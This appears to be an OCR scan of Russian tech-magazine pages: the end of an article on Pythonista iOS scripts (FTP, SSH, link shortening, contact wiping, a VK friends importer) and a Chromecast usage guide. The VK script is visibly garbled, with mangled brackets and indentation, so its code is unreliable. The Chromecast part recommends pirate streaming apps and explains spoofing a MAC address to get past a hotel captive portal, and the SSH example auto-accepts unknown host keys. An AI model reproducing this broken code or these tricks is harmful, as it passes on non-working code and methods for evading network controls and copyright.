
Письмо с координатами, сгенерированное скриптом



ВСТРОЕННЫЕ БИБЛИОТЕКИ PYTHONISTA

- canvas — библиотека векторной графики;
- clipboard — работа с буфером обмена;
- console — функции, связанные с вводом и выводом текста;
- contacts — доступ к записной книжке;
- editor — работа с текстовым редактором Pythonista;
- keychain — доступ к API Keychain;
- linguistictagger — лингвистический анализ;
- location — геолокационные сервисы;
- motion — снятие показаний сенсора;
- notification — работа с уведомлениями;
- photos — работа с сохраненными фотографиями;
- scene — 2D-графика и анимация;
- sound — библиотека звуков;
- speech — конвертация текста в речь;
- ui — нативный GUI для iOS.

Редактор GUI



Работа с SSH из Pythonista

правка письма. Остановимся на второй поподробнее. Дело в том, что функции «получить текущее местоположение» в библиотеке location нет, но есть две функции, позволяющие получить список часто посещаемых мест. Так как создание списка длится всего десять секунд (time.sleep(10)), то в нем будет всего один объект с текущим адресом. Этот объект — словарь. Получим необходимые значения по ключам и занесем красивую фразу в строку Text, которую мы потом и отправим.

Отправка фотографии на сервер по FTP

Уже известная нам библиотека clipboard позволяет работать не только с текстом, но и с изображениями. Это открывает нам новые возможности. Как насчет скрипта, который поможет сохранить фотографию из буфера обмена на FTP-сервер?

```
import ftplib, clipboard
# Получаем изображение и сохраняем в виде файла
a=clipboard.get_image()
filename='out.jpg'
a.save(filename)
# Подключаемся к серверу и заливаем картинку
con=ftplib.FTP('Host','Login','Password')
f=open(filename,'rb')
send=con.storbinary(filename,f)
con.close()
```

Скрипт можно немного изменить, написав в первых двух строчках

```
import ftplib, photos
a=photos.get_image()
```

Тогда на сервер отправится не скопированная, а последняя отснятая фотография. А если заменить первые две строчки на эти:

```
import ftplib, photos
a=photos.capture_image()
```

то iOS предложит сделать фотографию.

Работа с удаленным сервером по SSH

У многих из нас есть удаленные серверы. У кого-то это домашний медиапроигрыватель или файлопомойка, другие рулят серверами на Amazon. Как управлять ими с iPhone или iPad? Можно скачать какой-нибудь FTP-клиент, но это не вариант, если необходимо регулярно выполнять одинаковые задачи, например делать бэкап. Стивен Миллард (Stephen Millard) написал скрипт (goo.gl/Tt14cC), позволяющий выполнять удаленные команды через SSH. В упрощенном виде (без проверки на правильность введенных данных и вывод логов) он выглядит так:

```
import paramiko
import console
# Адрес, логин и имя исполняемой команды
strComputer = 'адрес'
strUser = 'логин'
strPwd = 'пароль'
strCommand = 'имя_команды'
# Подключаемся к серверу
client = paramiko.SSHClient()
client.set_missing_host_key_policy↵
(paramiko.AutoAddPolicy())
client.connect(hostname=strComputer,↵
username=strUser, password=strPwd)
# Выполняем команду
stdin, stdout, stderr = client.exec_↵
command(strCommand)
print stdout.read()
client.close()
```



INFO

Pythonista включает в себя всю необходимую документацию, так что для ее изучения не потребуется подключаться к интернету.

Для выполнения набора команд достаточно скопировать строчку «stdin, stdout, stderr = client.exec_command(strCommand)» несколько раз с различными командами (либо перечислить все команды через точку с запятой. — Прим. ред.).

Сокращаем ссылки при помощи goo.gl

Нередко приходится прибегать к сокращалкам ссылок. Но каждый раз заходить на сайт, копировать, вставлять — это как-то скучно. К счастью, существует API goo.gl.

```
import googl, clipboard
client = googl.Googl("ключ")
result = client.shorten(clipboard.get())
clipboard.set(result['id'])
```

Скрипт получает URL из буфера обмена, конвертирует его и помещает обратно в буфер. Перед запуском скрипта необходимо получить API Access Key. Для этого заходим на страницу API (code.google.com/apis/console/), нажимаем Add project и в списке доступных сервисов включаем URL Shortener API. Далее в левом меню выбираем вкладку APIs & auth, подменю Credentials и жмем кнопку Create new Key, далее Browser Key. После получения ключа вставляем его в скрипт.

Обрати внимание, что в ходе исполнения скрипта переменной result присваивается словарь вида {'kind': 'urlshortener#url', 'id': ShortLink', u'longUrl': 'LongLink'}. Так как нам необходима только короткая ссылка, в буфер обмена заносится значение по ключу 'id'.

Очистка записной книжки

Пройдясь по поисковым системам, мы найдем всего два способа очистки записной книжки: удаление по одному контакту либо синхронизация с пустым списком контактов на компе. Нет, так неинтересно.

```
import contacts
a = contacts.get_all_people()
for i in a:
   contacts.remove_person(i)
contacts.save()
```

Просто пробегаемся по списку контактов. Главное — не забыть сохранить сделанные изменения (последняя строка).

Импорт друзей из ВК в записную книжку

Наконец, самый сложный и длинный скрипт — импорт номеров телефонов из «ВКонтакте» в записную книжку. Как и у всех остальных, у «ВКонтакте» есть API. Для питона существует несколько библиотек для работы с ним. Самая известная и самая простая в использовании — библиотека со скромным именем vk.


```
import vk, datetime, contacts
# Функция для конвертации даты из формата
# ВК в формат iOS
def convertdate(date):
   date = date.split('.')
   if len(date) == 2:
       return datetime.datetime.combine↵
       (datetime.date(1604,int(date1 (),int↵
       (date0 ()),datetime.time(0, 0))
   else:
       return datetime.datetime.combine↵
       (datetime.date(int(date2 (),int↵
       (date1 (),int(date0 ()),↵
       datetime.time(0, 0))
# Подключаемся к ВК и получаем список друзей
vkapi = vk.API('ID-приложения', 'логин', 'пароль')
a = vkapi.friends.get(fields='contacts,bdate')
a = a['items']
# Проходим по списку полученных контактов
# и импортируем их по одному
for i in a:
   Temp = contacts.Person()
```

Две самые сильные стороны Pythonista — это возможность получить доступ к буферу обмена и запустить скрипт через иконку на экране Springboard. Используя их вместе, можно существенно ускорить выполнение каждодневных задач



INFO

Встроенный редактор Pythonista достаточно развит, имеет подсветку синтаксиса, автодополнение и добавочные клавиши на клавиатуре. Более того, его тоже можно заскриптовать.



```
   Temp.last_name= i['last_name']
   Temp.first_name = i['first_name']
   if 'mobile_phone' in i.keys():
       try:
         Temp.phone=[('mobile',i['mobile_phone'])]
       except:
      pass
   if 'home_phone' in i.keys():
       try:
         Temp.phone.append(('home',i['home_phone']))
       except:
      pass
   Temp.url = ('vk','http://vk.com/id'↵
   +str(i['id' ()))]
   if 'bdate' in i.keys():
       Temp.birthday = convertdate(i['bdate'])
   contacts.add_person(Temp)
# Сохраняем контакты
contacts.save()
```

Как и в случае с твиттером, для скрипта необходимо создать «приложение» внутри «ВКонтакте». Чтобы сделать это, перейди на вкладку «Приложения» на сайте VK, потом на вкладку «Управление» и нажми кнопку «Создать приложение». На странице приложения перейди на вкладку «Настройки» и скопируй «ID Приложения». Вставь «ID Приложения», «Логин» и «Пароль» в скрипт.

Разберемся, как работает этот скрипт. Сначала мы получаем список друзей. По умолчанию функция friends.get() возвращает словарь, состоящий из двух полей: count и items. Нас, несомненно, интересует второе, но так как мы хотим получить не только имена и фамилии, то передадим функции параметр fields, указывающий на то, что мы хотим узнать. Далее мы идем по списку словарей, где каждый словарь — это пользователь. При каждой итерации мы создаем переменную Temp типа Person и по очереди добавляем в нее поля.

В процессе прохода по контактам скрипт решает несколько проблем. Первая проблема возникает при экспорте телефонных номеров, ведь очень часто мы встречаем в ВК номера типа «кому надо — знают», «секрет» и подобные. Чтобы скрипт смог обработать подобные записи, не падая, используется оператор try. Вторая проблема возникла с несовпадением формата даты рождения. В полученном из ВК словаре она записана в виде строки формата DD.MM.YYYY, а в поле birthday необходимо заносить данные в формате datetime.datetime. Для этого и нужна функция convertdate в начале скрипта. Кроме того, дата рождения может быть не указана вовсе.



WWW

Официальный форум Pythonista:
goo.gl/gUkIMQ

Документация по встроенным модулям:
goo.gl/Iha51A

Большая статья о возможностях Pythonista:
goo.gl/RFtxiL

Сборник Pythonista-скриптов:
goo.gl/vFcYBb

ЗАКЛЮЧЕНИЕ

Несмотря на большое число примеров, мы рассмотрели далеко не все возможности Pythonista. А ведь ее функционала хватает на очень многое. Например, в App Store уже выложено несколько приложений, созданных в этой программе. К тому же в скором времени создатель Pythonista обещает выпустить обновление с поддержкой iPhone 6 и 6+ и двумя новыми модулями для работы с напоминаниями и периферийными Bluetooth-устройствами.



Дмитрий «BRADA» Подкопаев
john.brada.doe@gmail.com

ЖИЗНЬ БЕЗ ПРОВОДОВ

ЗАЧЕМ НУЖЕН GOOGLE CHROMECAST И ЧТО ОН УМЕЕТ



В последнее время медиаприставки и HDMI-донглы набирают все большую популярность. В данной статье я расскажу про самое известное устройство из этой серии — Google Chromecast, которое имеет огромное количество всевозможных совместимых приложений, открытый SDK и с легкостью позволяет отправить на телевизор видео, фото и аудио с телефона, компа или сетевых источников.

ВВЕДЕНИЕ

Итак, устройство имеет компактный форм-фактор чуть больше флешки. Для работы необходим Wi-Fi и телевизор с портом HDMI. Chromecast работает с мобильными устройствами под управлением Android и iOS, а также с ноутбуками (включая Chromebook) и персональными компьютерами Mac и Windows.

Официально поддерживаемые форматы:

- видеокодеки: H.264 High Profile Level 4.1, 4.2 и 5, VP8;
- аудиокодеки: HE-AAC, LC-AAC, CELT/Opus, MP3, Vorbis;
- видеоконтейнеры: MP4/CENC, WebM, MPEG-DASH и SmoothStreaming до 720p/1080P.

Также есть поддержка DRM первого уровня Widevine и PlayReady, субтитров TTML и WebVTT. Основываясь на личном опыте ежедневного использования нескольких устройств в течение года, могу сказать, что также можно запустить часть файлов формата MKV, AVI, MOV, но не во всех плеерах.

Цена Chromecast — 35 долларов в официальном магазине Google Play и Amazon. На последнем устройство часто продается по акции за 29,99 или 23 доллара, но только студентам, обладающим ящиком электронной почты в домене .edu. С декабря прошлого года Chromecast вышел на российский рынок и теперь официально продается в Эльдорадо, Евросети, Билайне и М-Видео по цене 2290 рублей. При покупке до 1 июня 2015 года в нагрузку дают три месяца подписки на amediateka.ru.

Первичная настройка занимает несколько минут. Сам процесс описан на коробке и на официальном сайте. В мобильном приложении необходимо подключить устройство к Wi-Fi-сети, и оно само обновится до последней прошивки. Если для первичной настройки нет мобильного устройства, то можно воспользоваться компом (goo.gl/jircZO). Процесс несложный, поэтому перейдем к применению данного устройства.

ПРИНЦИП И ОСОБЕННОСТИ РАБОТЫ

Chromecast работает в связке с установленным на смартфон приложением с соответствующей поддержкой. При этом есть два варианта работы такой связки: трансляция аудио/видео/фото с телефона/планшета и вывод из сетевых источников. В первом случае телефон или планшет должен быть постоянно в Wi-Fi-сети и по возможности подключен к заряднику. Во втором случае на Chromecast передается только ссылка, а на устройстве в шторке и на экране блокировки отображается пульт управления видео/аудио. После отправки ссылки Chromecast действует независимо, поэтому устройство не выжирает батарейку и его можно даже выключить.

В режиме простоя Chromecast показывает слайд-шоу из красивых фотографий и произведений искусства, которые можно заменить на фотки из Google+. Также для некоторых совместимых устройств с прошивкой 4.4.2+ доступна функция Mirror — зеркалирование изображения мобильного телефона / планшета. В этом случае на телевизор будет выведен весь экран, включая рабочий стол. Фильмы не посмотришь из-за лагов, но погонять свиней в Angry Birds можно вполне комфортно.

После недавнего обновления в Chromecast добавили так называемый гостевой режим для устройств с прошивкой 4.3+.

Транслировать видео можно из Dailymotion, TED, приложений Disney, PlayOn и многих других. Также доступны для трансляции спортивные мероприятия из WatchESPN и Red Bull TV

Данная опция позволяет включить трансляцию на Chromecast, даже не зная пароль от местного Wi-Fi. Работает это так: через динамики телевизора/акустики Chromecast подает неслышимый человеческому уху ультразвуковой сигнал, доступный только в пределах комнаты (через ткань или стекло сигнал не проходит). Смартфон его улавливает и получает код подключения. В случае сбоя активируется альтернативный режим подключения и на экране появится пин-код, который достаточно вбить в смартфон. Естественно, функция доступна только для Android-девайсов.



INFO

Существует список официально поддерживаемых роутеров (goo.gl/WGWXgJ). С другими моделями могут возникнуть проблемы. При этом DIR-620 отсутствует в списке, но работает отлично.

ВКЛЮЧАЕМ ОНЛАЙН-ВИДЕО С ТЕЛЕФОНА

В связи с тем что устройство изначально было ориентировано на американский рынок, большая часть поддерживающих трансляцию на Chromecast программ англоязычная и некоторые требуют платной подписки или имеют платный контент. К таковым можно отнести Netflix, Google Play Movies & TV, Hulu Plus и HBO GO. Эти приложения были в числе десяти первых доступных при запуске устройства в массы. У нас они заработают, но некоторые сообщат, что недоступны в России. Сегодня список приложений значительно расширился и насчитывает сотни наименований. Ознакомиться с ним можно на официальной странице Chromecast (goo.gl/KAQXtX) или просто вбив Chromecast в Google Play.

Видео

Первое приложение, научившееся работать с Chromecast, — это, конечно же, YouTube. Если устройство находится в одной сети с телефоном или планшетом, при просмотре видео в верхнем правом углу появляется соответствующая иконка каста, при нажатии на которую видео продолжает проигрываться на телевизоре с того же места. Также можно запускать плей-листы, подборки и живые трансляции.

Поддержка Chromecast есть в огромном количестве других приложений. На данный момент транслировать видео можно из Dailymotion, TED, приложений Disney, PlayOn и многих других. Также доступны для трансляции спортивные мероприятия из WatchESPN и Red Bull TV.

Музыка

Для трансляции музыки также существует множество приложений. Тот же Google Play Music позволяет загрузить 20 000 своих треков, а также выбрать из миллионной фонотеки при наличии полного доступа All Access, который можно получить на 90 дней бесплатно, если после покупки зайти на страницу выбора бонусов с американского IP.

Любимые песни помогут запустить Pandora, Songza, Vevo. Несколько месяцев назад поддержку получил популярный менеджер подкастов BeyondPod Podcast Manager. Теперь можно слушать тысячи аудио- и видеозаписей в любое удобное время, включая ранее сохраненные для использования офлайн. Аналогичную функцию выполняет Pocket Casts. Для прослушивания интернет-радиостанций отлично подойдет TuneIn Radio.

Универсальные программы

Существуют и специально созданные для Chromecast комбайны, способные запустить на большом экране практически любое онлайн-видео. Лучшая из них, на мой взгляд, — это VEGA Cast (goo.gl/UNsd3K), известная ранее как vCast, от украинского разработчика. Пользуюсь этой программой с момента выхода, и для меня она до сих пор остается идеалом. Программа адаптирована для отправки видео с vk.com, fs.to/cxz.to, youtube.com, vimeo.com, ustream.tv, megogo.net, rutube.ru.

Для отправки видео достаточно открыть его в браузере, затем нажать кнопку «Поделиться» (обычно она находится в меню) и выбрать VEGA Cast. Или же просто скопировать адрес станицы, содержащей видео, и при открытии программы ссылка вставится автоматически. Как бонус, с помощью этой проги можно смотреть большинство онлайн-трансляций телеканалов в формате hls (*.m3u8).


С помощью приложения FS VideoBox от того же автора можно транслировать видео с крупнейшего видеохостинга fs.to/cxz.to. По известной причине данное приложение никогда не будет в Google Play, но последнюю версию всегда можно скачать с сайта разработчика (dkc7dev.com).

Есть и другие приложения для работы с пиратскими и не очень видеохостингами и IPTV. Как пример можно привести:


- Фильмы онлайн. Премьеры! (goo.gl/fGTWxK) — куча фильмов из группы ВКонтакте.
- LazyMediaPlus (goo.gl/eJ9P0B) — фильмы, музыка, передачи, мультфильмы и аниме с 44 сайтов.
- Show Box (goo.gl/aVgi2X) — большое количество сериалов.
- vGet (goo.gl/Xtt7Ec) — позволяет скачивать и отправлять на Chromecast видео с разных сайтов.
- SPB TV (goo.gl/6QOZBy) — 67 бесплатных русскоязычных каналов.
- Torrent Stream Controller (goo.gl/fAEDyv) — более 400 каналов и возможность открывать torrent-файлы.

ВКЛЮЧАЕМ ВИДЕО С КОМПА

Возможность трансляции доступна и с компа. Для этого есть официальное расширение для Google Chrome под названием Google Cast (goo.gl/tdTx1N), позволяющее транслировать как онлайн-видео, так и локальное. Просто перетаскиваем поддерживаемый файл в окно и нажимаем кнопку Cast на панели. Данное расширение также имеет экспериментальную опцию показа всего экрана (без мышки), но без звука. Идеально подходит для показа презентаций и слайдов. Если на странице настроек расширения нажать правой клавишей мышки



Экран блокировки при трансляции YouTube



Google Play Music с эффектом камина

Параметры расширения Google Cast

Отправлять в Google данные об использовании расширения Cast

Изменения вступят в силу при следующей трансляции содержимого вкладки.

Остановить трансляцию

Castouts

Включить Castouts

Домен Hangouts по умолчанию:

Настройки для разработчиков

Enable Log Window

Дополнительные IP-адреса приемника:

add

Пользовательские настройки трансляции

Рекомендуется только для опытных пользователей. Если вы настроите "Качество трансляции вкладок", эти значения будут сброшены.

Минимальный битрейт:	2000	kbps (min)
Максимальный битрейт:	2500	kbps (max)
Минимальное время ожидания:	400	ms (min 10)
Максимальное время ожидания:	400	ms (max 1000)
Максимальная скорость захвата кадров:	30	fps
Разрешение:		
Пакетов в порции (цель):	10	packets
Пакетов в порции (макс.):	20	packets
DSCP:		
Режим передачи медиаданных:		
Отключить фоновое сканирование:		

Настройки облачного хранилища

Включить облачное хранилище

и выбрать «Просмотр кода элемента», а затем во всех строках удалить ng-hide или убрать галку на display:none, то отобразятся дополнительные настройки.

Расширение для хрома Videostream (goo.gl/eYH4OA) не только облегчит показ видеофайлов, но и на лету транскодирует неподдерживаемые форматы. Один из немногих рабочих способов просмотра файлов с расширением avi. Как говорится, must have. Для работы требуется расширение Google Cast. Дополнительную функциональность, но без транскодирования имеют расширения Cast player (goo.gl/K4vl9i), VideoCast (goo.gl/QDwdq4) и vGet (goo.gl/XHZQ8b). Другой способ — нажать на закладку VidCast (goo.gl/N0JVZh) на открытой странице с видео.

ВКЛЮЧАЕМ ВИДЕО С КОМПА ЧЕРЕЗ СМАРТФОН

Для большего удобства хранящиеся на компе видеофайлы можно запускать прямо через телефон. Есть несколько способов сделать это, но следует иметь в виду, что в некоторых случаях видео пойдет транзитом через телефон, так что можно поймать лаги воспроизведения, а сам телефон будет с аппетитом есть батарейку. Вот пять основных способов:

- Расшариваем папку с видео стандартными способами Windows, а затем открываем ее с телефона, например через ES File Explorer (на вкладке LAN). Далее нужное видео можно запустить через ES File Explorer Chromecast plugin или другой программой, но есть ограничение на поддерживаемые официально форматы.
- Используем связку мобильной версии плеера KMP (goo.gl/yV9D4R) и серверной части на компе — KMP Connect.
- Устанавливаем BubbleUPnP (goo.gl/1q5LV7) и любой DLNA/UPnP-сервер на комп (например, BubbleUPnP server или Serviio DLNA Media Server). BubbleUPnP имеет приятный интерфейс, управление воспроизведением в шторке (так называемый persistent notification) и возможность транскодировать неподдерживаемые форматы на стороне телефона/планшета, хотя и с заметными лагами. Это позволяет в том числе смотреть IPTV с Torrent Stream Controller. Бесплатная версия имеет ограничение трансляции в двадцать минут. При установке на комп BubbleUPnP server транскодирование будет проходить уже на стороне компа, что существенно улучшит показатели скорости.



Включение дополнительных настроек в расширении



Работа расширения Videostream



INFO

Пока идет воспроизведение на телевизоре и подключена программа для управления, кнопки громкости будут регулировать звук воспроизведения, а не самого телефона.



INFO


Для Google Play Music, запускаемого с компа, можно включить красивый эффект горящего камина (goo.gl/EBq8U).


- Устанавливаем на комп Plex Media Server и его клиент на смартфон. Гибкая настройка, идеальное транскодирование файлов, плагин кинопоиска для отображения постеров и информации, функциональное приложение для телефона/планшета, настройка сканирования папок. Лучший вариант.
- Для направления телевизионных каналов с компа можно настроить Serviio DLNA Media Server с плагином для M3U-плей-листов (goo.gl/hvnBh8) и запускать их через BubbleUPnP с телефона. Это позволит обойти ограничение hls, так как транскодировать UDP-поток будет сервер.


ВКЛЮЧАЕМ ВИДЕО ИЗ ПАМЯТИ СМАРТФОНА


Существует четыре популярных приложения, позволяющих запустить на Chromecast видео, хранящееся в памяти смартфона:

- AllCast (goo.gl/31ajev) — самая распространенная и первая из неофициальных программ от Кушика Дутты (Koushik Dutta), также известного как Koush — одного из основателей Cyanogen Inc. Позволяет запускать локальные и сетевые фото и видео с субтитрами. Кроме Хромкаста, поддерживает Amazon Fire TV, Apple TV, Xbox 360, Xbox One, Roku, WDTV, Samsung, Sony и Panasonic Smart TVs, а также другие устройства с поддержкой DLNA. Имеет приложение-компаньон AllCast Receiver для приема контента на любом Android-устройстве.









- Avia Media Player (goo.gl/jCI7xG) — умеет транслировать видео с любых UPnP/DLNA-серверов, Facebook, Dropbox, Google+ Photos (Picasa), NAS, Windows Media Player (WMP), XBMC, а также других устройств на Android. Одно из первых официально поддерживаемых приложений.
- LocalCast for Chromecast/DLNA (goo.gl/QyDdTH) и LakitooCast (goo.gl/M5xRvb) имеют схожий с предыдущими программами функционал, отличаясь дизайном и несколькими дополнительными функциями. Первая может направлять на экран только изображение, оставляя на телефоне звук (функция «Беспроводные наушники» находится в бета-версии), вторая может добавлять видео в очередь, имеет дополнительные модули, поддержку онлайн-медиаколлекций и поддержку различных субтитров с интеграцией OpenSubtitles.org.

Снятые на телефон видео, если они были синхронизированы с Google+, можно отправить из стандартного для последних прошивок от Google приложения «Фото», но могут возникнуть проблемы с битрейтом более 10 Мбит/с (рекомендуется 4 Мбит/с). Видео, снятое на Nexus 5 в 1080p, часто лагает и постоянно кешируется. Воспроизведение может зависеть от марки устройства, качества видео, модели роутера, прошивки телефона, загрузки канала.


Пример работы BubbleUPnP


Пример экрана Dashboard Cast

Управление слайдами PowerPoint

TIPS & TRICKS

Chromecast — незаменимое устройство в долгих командировках или путешествиях. Его можно воткнуть в телевизор гостиничного номера и подключить к местному Wi-Fi. Однако здесь есть небольшая проблема: необходимость нажатия кнопки в браузере для входа в сеть, что Chromecast сделать не позволяет.

Чтобы выйти из этой ситуации, нужно поставить на телефон программу для смены MAC-адреса. Бэкапим свой текущий MAC, смотрим в официальной программе Chromecast его MAC, подставляем вместо своего. Теперь, если зайти в браузер и нажать кнопку «Подключить», в базу открытой точки попадет MAC Хромкаста. После этого восстанавливаем свой родной, и можно работать.

Это сработает при условии, что у точки не включен режим изоляции, который не позволяет взаимодействовать устройствам в пределах сети (часто в отелях это делают, чтобы исключить взлом устройств). Но и в этом случае есть выход: беспроводной маршрутизатор с режимом WISP — Wireless Internet Service Provider. Я использую TP-LINK TL-MR3040, который имеет USB-вход с поддержкой 4G LTE USB, WAN и позволяет создать новую запароленную Wi-Fi-сеть на основе сети отеля. Это также защитит от подключения к Chromecast посторонних, ведь он виден всем внутри сети и кнопка Cast в устройствах других юзеров тоже появляется. В крупной гостинице мне шутники посылали видео каждые несколько минут.

ДРУГИЕ ПРОГРАММЫ

Существует множество программ для разных вариантов использования Chromecast. Например, tinyCam Monitor PRO for IP Cam позволяет вывести на экран телевизора изображение с 25 IP-камер. Dashboard Cast превратит телевизор в информационную панель с часами, погодой, календарем, списком дел и RSS-потоками с одновременным проигрыванием аудио с устройства или сетевого источника. Планируется добавление в качестве виджетов слайд-шоу из фотографий, пробок и карт погоды, уведомлений с телефона.

В маркете есть раздел, посвященный играм для одного или нескольких человек. От простых рисовалок для детей, змейки и викторин до карточных игр, шахмат, шашек, крестиков-ноликов и «4 в ряд», тетриса и арканоида, а также эмулятора Game Boy для энтузиастов при наличии аккаунта разработчика и прямых рук (goo.gl/yIDFhz). Поддержку Chromecast имеет популярный Twitch (goo.gl/yeHFUo) — сервис просмотра игрового видео и связанных с играми мероприятий, таких как выставки, чемпионаты и презентации.

Для организации презентаций идеально подойдет Polaris Office (goo.gl/VMkKdS) с поддержкой doc/docx, xls/xlsx, ppt/pptx, pdf, txt, hwp, загрузки из сетевых дисков OneDrive, Dropbox, Box, WebDAV и подобных, а также удобным пультом управления изображением.

